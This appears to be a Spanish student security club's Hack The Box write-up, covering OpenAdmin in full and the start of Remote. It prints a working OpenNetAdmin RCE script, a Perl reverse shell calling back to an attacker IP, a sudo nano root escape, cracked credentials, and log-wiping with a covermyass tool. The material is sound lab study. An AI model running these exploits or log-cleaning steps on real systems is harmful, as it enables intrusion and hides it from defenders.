

UNIVERSIDAD NACIONAL DE INGENIERÍA

Facultad de Ingeniería Industrial y de Sistemas



CIBERSECFIIS

Informes de exploración de vulnerabilidades en HTB

“De las máquinas: OpenAdmin, Fuse
Magic, Remote ”

ELABORADO POR:

- Suárez Moncada, Luis Alfonso
- Mottocanche Tantaruna, Joseph
- Lau Ma, Chi Jon

Índice

1. OpenAdmin	2
1.1. Enumeración	2
1.2. Explotación	4
1.2.1. Obtención de Acceso como usuario jimmy	4
1.2.2. Obtención de Acceso como usuario joanna	5
1.3. Escalamiento de privilegios	6
1.4. Post Explotación	6
2. Remote	11
2.1. Reconocimiento	11
2.2. Escaneo de Vulnerabilidades	11
2.3. Enumeración	12
2.4. Explotación	16
2.4.1. Obtención de Acceso como usuario	16
2.4.2. Escalamiento de Privilegios	19
2.5. Hardening	23
2.5.1. Umbraco	23
2.5.2. Permisos Powershell	23
2.5.3. TeamViewer7	23
3. Fuse	24
3.1. Reconocimiento	24
3.2. Escaneo de Vulnerabilidades	24
3.3. Enumeración	25
3.4. Explotación	26
3.5. Post Explotación	31
3.6. Recomendaciones	31
4. MAGIC	32
4.1. Reconocimiento	32
4.2. Escaneo de Vulnerabilidades	34
4.3. Explotación	34
4.3.1. Obtención de Acceso a la máquina	34
4.3.2. Obtención de Acceso como Usuario	39
4.3.3. Escalamiento de Privilegios a root	42
4.4. Hardening	42

1. OpenAdmin

1.1. Enumeración

Realizando el escaneo de puertos abiertos encontramos el servicio HTTP en el puerto 80 y SSH, en el puerto 22. El sistema operativo de la máquina observamos que es Linux.

```
(kali㉿kali)-[~]
└─$ nmap -A 10.10.10.171
Starting Nmap 7.91 ( https://nmap.org ) at 2021-10-11 18:11 -05
Nmap scan report for 10.10.10.171
Host is up (0.12s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh    OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 4b:98:df:85:d1:7e:f0:3d:da:48:cd:bc:92:00:b7:54 (RSA)
|     256 dc:eb:3d:c9:44:d1:18:bi:22:b4:f:de:bd:6:c7:a:54 (ECDSA)
|_  256 dc:ad:ca:3c:11:31:5b:6f:e6:a4:89:34:7c:9b:e5:50 (ED25519)
80/tcp    open  http   Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 25.75 seconds
```

Figura 1: Escaneo

Accediendo a la página web comprobamos que efectivamente esta máquina está un servidor Apache2. Por lo tanto, hacemos una búsqueda de directorio con dirb, entonramos /artwork/, /music/, y /ona.




Figura 2: Página Web del puerto 80

Inspeccionando las rutas y su contenido no observamos nada interesante excepto /ona. Observamos

que es OpenNetAdmin, googleando encontramos con esta descripción del servicio: “OpenNetAdmin proporciona un inventario administrado de base de datos de su red IP”.




Figura 3: De izquierda a derecha: /artwork, /music




Figura 4: De izquierda a derecha: /music, /ona

Buscando vulnerabilidades de este servicio, observamos en su página que es la versión v18.1.1. Utilizando searchsploit y Google encontramos que tiene una vulnerabilidad por parte de xajax que permite ejecución de código remoto.




Figura 5: Exploit del OpenNetAdmin v18.1.1

1.2. Explotación

Utilizando el script proporcionado logramos obtener acceso al servidor y observamos que somos el usuario www-data.

```
(kali㉿kali)-[~/htbnew/OpenAdmin]
$ cat exploit.sh
#!/bin/bash

URL="http://10.10.10.171/ona/login.php"
while true;do
    echo -n "$ ";
    read cmd
    curl --silent -d "xajax=window_submit&xajaxr=1574117726710&xajaxargs[]=" tooltips&xajaxargs[]="ip%3D%3E
;echo \'BEGIN\';${cmd};echo \"END\"&xajaxargs[]="ping" "${URL}" | sed -n -e '/BEGIN/,/END/ p' | tail -n +2 | head -n -1
done
```

Figura 6: Script del exploit

1.2.1. Obtención de Acceso como usuario jimmy

Inspeccionando los archivos de configuración del servicio ONA, encontramos una credencial. Observamos además que hay dos usuarios jimmy y Joanna.

```
$ cat local/config//database_settings.inc.php
<?php

$ona_contexts=array (
    'DEFAULT' =>
    array (
        'databases' =>
        array (
            0 =>
            array (
                'db_type' => 'mysqli',
                'db_host' => 'localhost',
                'db_login' => 'ona_sys',
                'db_passwd' => 'n1nj4W4rri0R!',
                'db_database' => 'ona_default',
                'db_debug' => false,
            ),
            ),
        'description' => 'Default data context',
        'context_color' => '#D3DBFF',
    ),
);
```

Figura 7: archivo de configuración

Además, encontramos que en /var/www hay una carpeta llamada internal que solo puede ser accedida por jimmy.

Procedemos a probar la contraseña encontrada anteriormente mediante ssh y vemos que funciona para el usuario jimmy y no joanna.

```
$ ls -al /var/www
total 16
drwxr-xr-x  4 root      root      4096 Nov 22  2019 .
drwxr-xr-x 14 root      root      4096 Nov 21  2019 ..
drwxr-xr-x  6 www-data  www-data  4096 Nov 22  2019 html
drwxrwx---  2 jimmy     internal 4096 Nov 23  2019 internal
lrwxrwxrwx  1 www-data  www-data  12 Nov 21  2019 ona → /opt/ona/www
$ cat /etc/passwd | grep home
syslog:x:102:106::/home/syslog:/usr/sbin/nologin
jimmy:x:1000:1000:jimmy:/home/jimmy:/bin/bash
joanna:x:1001:1001:,,,:/home/joanna:/bin/bash
```

Figura 8: Usuarios y carpetas en /var/www

```
(kali㉿kali)-[~/htbnew/OpenAdmin]
$ ssh jimmy@10.10.10.171
jimmy@10.10.10.171's password:
Welcome to Ubuntu 18.04.3 LTS (GNU/Linux 4.15.0-70-generic x86_64)

 * Documentation: https://help.ubuntu.com
 * Management: https://landscape.canonical.com
 * Support: https://ubuntu.com/advantage

 System information as of Tue Oct 12 01:21:51 UTC 2021

 System load: 0.02           Processes:          171
 Usage of /: 30.8% of 7.81GB   Users logged in:    0
 Memory usage: 9%            IP address for ens160: 10.10.10.171
 Swap usage:  0%

 * Canonical Livepatch is available for installation.
 - Reduce system reboots and improve kernel security. Activate at:
 https://ubuntu.com/livepatch

 39 packages can be updated.
 11 updates are security updates.

Last login: Thu Jan  2 20:50:03 2020 from 10.10.14.3
jimmy@openadmin:~$
```

Figura 9: Conexión SSH a jimmy

Revisando el contenido de /home/jimmy observamos que no se encuentra el archivo con la flag del usuario por lo que sugiere que el usuario que debemos tener control es joanna. Utilizando la herramienta LinEnum, el cual es un script que realiza enumeración y chequeos para el escalamiento de privilegios. (<https://raw.githubusercontent.com/rebootuser/LinEnum/master/LinEnum.sh>) Vemos que tiene conexiones TCP. Sospechamos que debe ser el contenido que se encuentra en /var/www/internal.

```
[+] Listening TCP:
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address          Foreign Address        State       PID/Program name
tcp      0      0 127.0.0.1:52846          0.0.0.0:*           LISTEN      -
tcp      0      0 127.0.0.53:53           0.0.0.0:*           LISTEN      -
tcp      0      0 0.0.0.0:22             0.0.0.0:*           LISTEN      -
tcp      0      0 127.0.0.1:3306          0.0.0.0:*           LISTEN      -
tcp6     0      0 ::1:80                 ::*:*              LISTEN      -
tcp6     0      0 ::1:22                 ::*:*              LISTEN      -
```

Figura 10: Conexiones TCP

1.2.2. Obtención de Acceso como usuario joanna

Realizamos curl <http://127.0.0.1:52846> para ver el contenido de la página web y comprobamos que es el mismo que se encuentra en index.php, una página de login. Inspeccionando el archivo nos damos cuenta que está hardcodeado una contraseña hasheada con el algoritmo SHA512.

Utilizando crackstation o John the Ripper se puede crackear el hash y el resultado es ‘Revealed’. El cual podemos utilizarlo para logearnos. Una vez logeado nos muestra una llave SSH encriptada que podría ser utilizada para alguna conexión ssh el cual podría ser la de joanna. Esto lo comprobamos al revisar el archivo main.php que ejecuta el comando ‘cat /home/joanna/.ssh/id_rsa’.

```

<h2>Enter Username and Password</h2>
<div class = "container form-signin">
    <h2 class="featurette-heading">Login Restricted.<span class="text-muted"></span></h2>
    <?php
        $msg = '';
        if (isset($_POST['login']) && !empty($_POST['username']) && !empty($_POST['password'])) {
            if ($_POST['username'] == 'jimmy' && hash('sha512',$_POST['password']) == '00e302ccdf1
c60b8ad50ea50cf72b939705f49f40f0dc658801b4680b7d758eebdc2e9f9ba8ba3ef8a8bb9a796d34ba2e856838ee9bddde85
2b8ec3b3a0523b1') {
                $_SESSION['username'] = 'jimmy';
                header("Location: /main.php");
            } else {
                $msg = 'Wrong username or password.';
            }
        }
    ?>
</div> <!-- /container -->
<div class = "container">
    <form class = "form-signin" role = "form"
        action = "<?php echo htmlspecialchars($_SERVER['PHP_SELF']); ?>" method = "post">
        <h4 class = "form-signin-heading"><?php echo $msg; ?></h4>
        <input type = "text" class = "form-control"
            name = "username"
            required autofocus><br>
        <input type = "password" class = "form-control"
            name = "password" required>
        <button class = "btn btn-lg btn-primary btn-block" type = "submit"
            name = "login">Login</button>
    </form>
</div>
</body>
</html>
jimmy@openadmin:/var/www/internal$ █

```

Figura 11: index.php

Utilizando ssh2john y john logramos encontrar que la contraseña del hash es: bloodninjas Como ya tenemos la contraseña y la llave RSA podemos establecer una conexión SSH a la máquina con el usuario joanna.

Aunque como tenemos acceso a los archivos de la página web podemos simplemente agregar una reverse Shell y de esta forma obtener acceso a la máquina como el usuario joanna. Y esta vez vemos que tiene el archivo user.txt que es la flag del user

1.3. Escalamiento de privilegios

Una vez obtenido el acceso como joanna procederemos a revisar qué comandos podemos ejecutar como root.

Observamos que podemos ejecutar /bin/nano /opt/priv. Revisando GTFOBins, encontramos que podemos utilizar los siguientes comandos para generar un Shell de sistema interactivo mediante nano.

Y de esta forma logramos obtener la flag del usuario root.

1.4. Post Explotación

Utilizamos perl para lograr una Shell reversa en nuestra máquina ya que es limitado y difícil de manejar en nano. La Shell que obtenemos mediante la vulnerabilidad de sudo nano es simple por lo que es limitado y difícil de manejar. Por lo tanto, mediante una reverse Shell vamos a obtener la conexión en nuestra máquina configurando el puerto en escucha con NetCat. En este caso utilizaremos la reverse Shell de Perl.

Una vez obtenida la Shell, podemos utilizar Python para mejorar la Shell a una completamente interactiva.



Figura 12: Crackeo del hash

```
jimmy@openadmin:/var/www/internal$ cat main.php
<?php session_start(); if (!isset($_SESSION['username'])) { header("Location: /index.php"); };
# Open Admin Trusted
# OpenAdmin
$output = shell_exec('cat /home/joanna/.ssh/id_rsa');
echo "<pre>$output</pre>";
?>
<html>
<h3>Don't forget your "ninja" password</h3>
Click here to logout <a href="logout.php" title = "Logout">Session
</html>
```

Figura 13: index.php

Procederemos a borrar nuestras huellas, limpiando los logs el cual podremos hacerlo manualmente o un script como por ejemplo “Cover my ass tool” (<https://github.com/sundowndev/covermyass>) que nos facilita la limpieza. Principalmente el log que buscamos limpiar es el auth.log el cual contiene los registros de todas las actividades que implican un proceso de autenticación.

```
jimmy@openadmin:/home$ curl http://127.0.0.1:52846/main.php
<pre>-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4,ENCRYPTED
DEK-Info: AES-128-CBC,2AF25344B8391A25A9B318F3FD767D6D

kG0UYIcGyaxupjQqaS2e1HqbhwRLLNctW2HfJeauKUjWZH4uisid9AtTnIKVUOpZN8
ad/StMWJ+MkQ5MnAMJgQeubRxcBP6++Hh251jMcg8ygycx1UMD032jaRuwcF0Y0
ShNbxx8Euvr2agjbF+ytimdyWhoJXU+UpTD58L+SIsZzal9U8f+Txhg9K2KQHBE
6xaubNKhDJKs/6YJVEHtYyFbYSbtYt4lsoAyW+w+ptPVa3LRWnGykVR5g79b7lsJ
ZnEPk07fk8Cdb0wPnLNy9LsyNxRFTV3tX4McrcjOXYZng2Gv8kEteIxzNds/Du
y8byJ/3I3/EsqPhpIHg03UfvHy9naXc/nUup7s0+WAZ4AUx/MnJv2nN8o69jyI
9z7V9E4q/akCh/xpJmYLj7AmvdDl00ByVdy0SjkRXFaAiSVNQJY8hRHzSS7+k4
pic96lnp+28+1Xbvzr93Wd3klRM07EsiQS5KNNU8PPt+0l/v/dEVEpvpIDE/Bh/
/UicPvX9Ac10EUys3naB6pW8i/IY9860x6W4JnnSUFSyhR63WNusk9qgvktikH
402ZNca5xHPi8hvUR2v5jGM/8bvr/70tJFRCmMKyp7FMUB0sQ1NLHCjtTVAFN/AZ
fnWk35u+To0qzuPBWGPzsozx5aba4X100ppqkeLAi95mKKPecjUgpm+wsx8epb
9FtpP4aNR8LYlpSDi1y/zNIXEMQ1J9MSk9na1085FFPsjri+yYeFMyLPgogpDE80
X1Vz+N7SBZP+7djB22v0+/puQap3DxEpg3v6S4bfXkYKvFkcocqs8Ii.vd1+Ufg
S33lgrCM4/ZjXYp2bpv5v6dPq+hZvnmKkzcmT1C7ywK1xEyBan8fLvIey/ur/4F
FnonsEl16Tzv0lSt9RH/19B7wFUHXXCyp9sG8iJGkIZvteiDG45A4ehhz8hxSzh
Th5w5guPynFv610Hj6wcNVz2MyJsmTyi8WuVxZs8wxrH9kEZXYD/GtPmcvIGCexa
RTKYbgVn4WkJOYncyc0R1Gv308bEigx4SYKqIitMDnxjM6xU0URbnT1+8vdQH7Z
uhJvn1fzdRKZhWwlT+d+oqIiSrvd6nWhttoJrj=AQ7YWGAm2MBdGA/Mxly9fNdr
1kxuSODQNGtGnPZPieLdKwotqZkzd0g7finGRWiRv6yx05ps3EJfuSu1fScVq2
XGdfc80bLC7s3KzWkYjG82tjmZu+P5Pifjh6N0PqpxUCxDqAfY+RzcTcM/SLS79
yPzCZH8uWIrjaNaZnDSPC/z+bWwJkuu4Y1GCxCqkWwwwuGmYeEnXDOxGupUchkrM
+4R21WQ+eSaULd2PDzLClmYrplnpmbD7C/ee6KD17JMdV25DM9a16JY0neRtm
qlNgzj0Na4ZNMMyRAHElSF8a7umGo2xLwebDoyf5VSSSZYtCNJdwT3LF718+adt
z0glMMmjR2L5c2HdLTUt5MgiY8+qKHlsL6M91c4diJoEXVh+8YpbIAoggOHBLQe
K1I1cqjDbVE/bniERK+64rqao7t7QN6t2VWetWrGb+Ahw/iMKhpITWLWApa3k9EN
-----END RSA PRIVATE KEY-----
</pre><html>
<h3>Don't forget your "ninja" password</h3>
Click here to logout <a href="logout.php" title = "Logout">Session
</html>
```

Figura 14: Llave RSA de joanna

```
(kali㉿kali)-[~/htbnew/OpenAdmin]
└─$ ssh -i before_hash joanna@10.10.10.171
Enter passphrase for key 'before_hash':
Welcome to Ubuntu 18.04.3 LTS (GNU/Linux 4.15.0-70-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

 System information as of Sat Oct 16 05:14:23 UTC 2021

 System load:  0.0          Processes:           188
 Usage of /:   31.0% of 7.81GB   Users logged in:      1
 Memory usage: 15%          IP address for ens160: 10.10.10.171
 Swap usage:   0%

 * Canonical Livepatch is available for installation.
   - Reduce system reboots and improve kernel security. Activate at:
     https://ubuntu.com/livepatch

39 packages can be updated.
11 updates are security updates.

Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings

Last login: Tue Jul 27 06:12:07 2021 from 10.10.14.15
joanna@openadmin:~$
```

Figura 15: Conexión SSH con el usuario joanna

```
(kali㉿kali)-[~/Escritorio]
└─$ sudo nc -lvpn 4444
[sudo] password for kali:
listening on [any] 4444 ...
connect to [10.10.14.2] from (UNKNOWN) [10.10.10.171] 60818
Linux openadmin 4.15.0-70-generic #79-Ubuntu SMP Tue Nov 12 10:36:11 UTC 2019 x86_64 x86_64 x86_64 GNU
U/Linux
 04:54:55 up 4 days, 4:08, 1 user, load average: 0.00, 0.00, 0.00
USER   TTY        FROM             LOGIN@    IDLE   JCPU   PCPU WHAT
jimmy pts/1    10.10.14.2    04:19    7.00s  0.12s  0.00s curl http://127.0.0.1:52846/php-rever
se-shell.php
uid=1001(joanna) gid=1001(joanna) groups=1001(joanna),1002(internal)
/bin/sh: 0: can't access tty; job control turned off
```

Figura 16: main.php

```
$ python --version
/bin/sh: 2: python: not found
$ python3 --version
Python 3.6.8
$ python3 -c 'import pty; pty.spawn("/bin/bash")'
joanna@openadmin:/$ ls
ls
bin dev initrd.img lib64 mnt root snap tmp vmlinuz
boot etc initrd.img.old lost+found opt run srv usr vmlinuz.old
cdrom home lib media proc sbin sys var
joanna@openadmin:/$
```

Figura 17: Llave RSA de joanna

```
joanna@openadmin:/home/joanna$ cat user.txt
cat user.txt
d76ec5999935419ad06cf111d85c91b9
joanna@openadmin:/home/joanna$
```

Figura 18: Flag del usuario

```
joanna@openadmin:~$ sudo -l
Matching Defaults entries for joanna on openadmin:
    env_keep+="LANG LANGUAGE LINGUAS LC_* _XKB_CHARSET", env_keep+="XAPPLRESDIR XFILESEARCHPATH
    XUSERFILESEARCHPATH",
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, mail_badpass

User joanna may run the following commands on openadmin:
    (ALL) NOPASSWD: /bin/nano /opt/priv
joanna@openadmin:~$
```

Figura 19: Comandos que puede ejecutar como root

Shell

It can be used to break out from restricted environments by spawning an interactive system shell.

```
(a) nano
^R^X
reset; sh 1>&0 2>&0
```

Figura 20: Exploit mediante sudo nano

```
Command to execute: reset; sh 1>&0 2>&0# whoami
root@Help
# whoamil
root
# pwd
/home/joanna
# cat /root/root.txt
3ec06b0c779a722b39ee9850e235eacc
#
```

Figura 21: Obtención del flag root

```
Command to execute: reset; sh 1>&0 2>&0# perl -e 'use Socket;$i="10.10.14.5";$p=4444;socket(S,PF_INET
,SOCK_STREAM,getprotobynumber("tcp"));if(connect(S,sockaddr_in($p,inet_aton($i)))){open(STDIN,>&S");op
en(STDOUT,>&S");open(STDERR,>&S");exec("/bin/sh -i");}'Buffer
```

Figura 22: Código de la reverse shell con Perl

```
(kali㉿kali)-[~]
└─$ sudo nc -lvp 4444
listening on [any] 4444 ...
connect to [10.10.14.5] from (UNKNOWN) [10.10.10.171] 34288
# id
uid=0(root) gid=0(root) groups=0(root)
# python3 -c 'import pty; pty.spawn("/bin/bash")'
root@openadmin:/home/joanna# whoami
whoami
root
root@openadmin:/home/joanna#
```

Figura 23: Mejora de la shell con python

```
Welcome to Cover my ass tool !  
Select an option :  
1) Clear logs for user root  
2) Permenently disable auth & bash history  
3) Restore settings to default  
99) Exit tool  
> 1  
1  
[+] /var/log/auth.log cleaned.  
[+] /var/log/kern.log cleaned.  
[+] /var/log/wtmp cleaned.  
[+] ~/.bash_history cleaned.  
[+] History file deleted.  
Reminder: your need to reload the session to see effects.  
Type exit to do so.  
root@openadmin:/home/joanna# █
```

Figura 24: Limpieza de logs con covermyass

2. Remote

2.1. Reconocimiento

Lo primero a hacer en este caso es un escaneo de nmap, para encontrar algunos puertos abiertos y servicios corriendo, en este caso se encontraron los puertos 21, 80 y 445 abiertos principalmente.

```
# Nmap 7.80 scan initiated Thu Oct  7 10:12:12 2021 as: nmap -Pn -p-
--min-rate=5000 -v -oN puertos 10.10.10.180
Nmap scan report for 10.10.10.180
Host is up (0.11s latency).
Not shown: 65528 filtered ports
PORT      STATE SERVICE
21/tcp    open  ftp
80/tcp    open  http
111/tcp   open  rpcbind
135/tcp   open  msrpc
445/tcp   open  microsoft-ds
2049/tcp  open  nfs
49666/tcp open  unknown

Read data files from: /usr/bin/../share/nmap
# Nmap done at Thu Oct  7 10:12:38 2021 -- 1 IP address (1 host up) s
canned in 26.44 seconds
```

Figura 25: nmap remote

2.2. Escaneo de Vulnerabilidades

Como primer escaneo de vulnerabilidades se intenta con el mismo nmap, con la opción `-script vuln`, esto probará las vulnerabilidades más comunes en el server.

```
# Nmap 7.80 scan initiated Sat Oct  9 15:26:38 2021 as: nmap -Pn -p 2
1,80,111,135,445,2049 --script vuln -v -oN vuln 10.10.10.180
Nmap scan report for 10.10.10.180
Host is up (0.12s latency).

PORT      STATE SERVICE
21/tcp    open  ftp
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
|_sslv2-drown:
80/tcp    open  http
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
|_http-csrf: Couldn't find any CSRF vulnerabilities.
|_http-dombased-xss: Couldn't find any DOM based XSS.
|http-enum:
|  /blog/: Blog
|  /home.aspx: Possible admin folder
|  /contact/: Potentially interesting folder
|  /home/: Potentially interesting folder
|  /intranet/: Potentially interesting folder
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
111/tcp   open  rpcbind
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
135/tcp   open  msrpc
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
445/tcp   open  microsoft-ds
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
2049/tcp  open  nfs
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
```

Figura 26: vulnerabilidades por nmap

2.3. Enumeración

Luego de ver los puertos, nmap no nos bota una vulnerabilidad por FTP, pero de todos modos nunca está de más probar si encontramos algo, sin embargo en esta ocasión no encontramos nada relevante.

```
> ftp 10.10.10.180
Connected to 10.10.10.180.
220 Microsoft FTP Service
Name (10.10.10.180:jmt): anonymous
331 Anonymous access allowed, send identity (e-mail name) as password.
Password:
230 User logged in.
Remote system type is Windows_NT.
ftp> ls
200 PORT command successful.
125 Data connection already open; Transfer starting.
226 Transfer complete.
ftp> _
```

Figura 27: logueo anónimo por FTP

Intentamos luego con la página ubicada en el puerto 80, a ver si encontramos algo, y efectivamente encontramos una página que tiene diferentes apartados para revisar, buscamos info en los cuadros y en toda la página pero es solo texto generado de relleno, así que no hay información relevante en estas páginas para diccionarios.




Figura 28: logueo anónimo por FTP

Entre todas las páginas encontramos un apartado de login, está en el mismo servidor así que se ve bastante interesante junto a que el framework es de umbraco segun el wappalyzer.

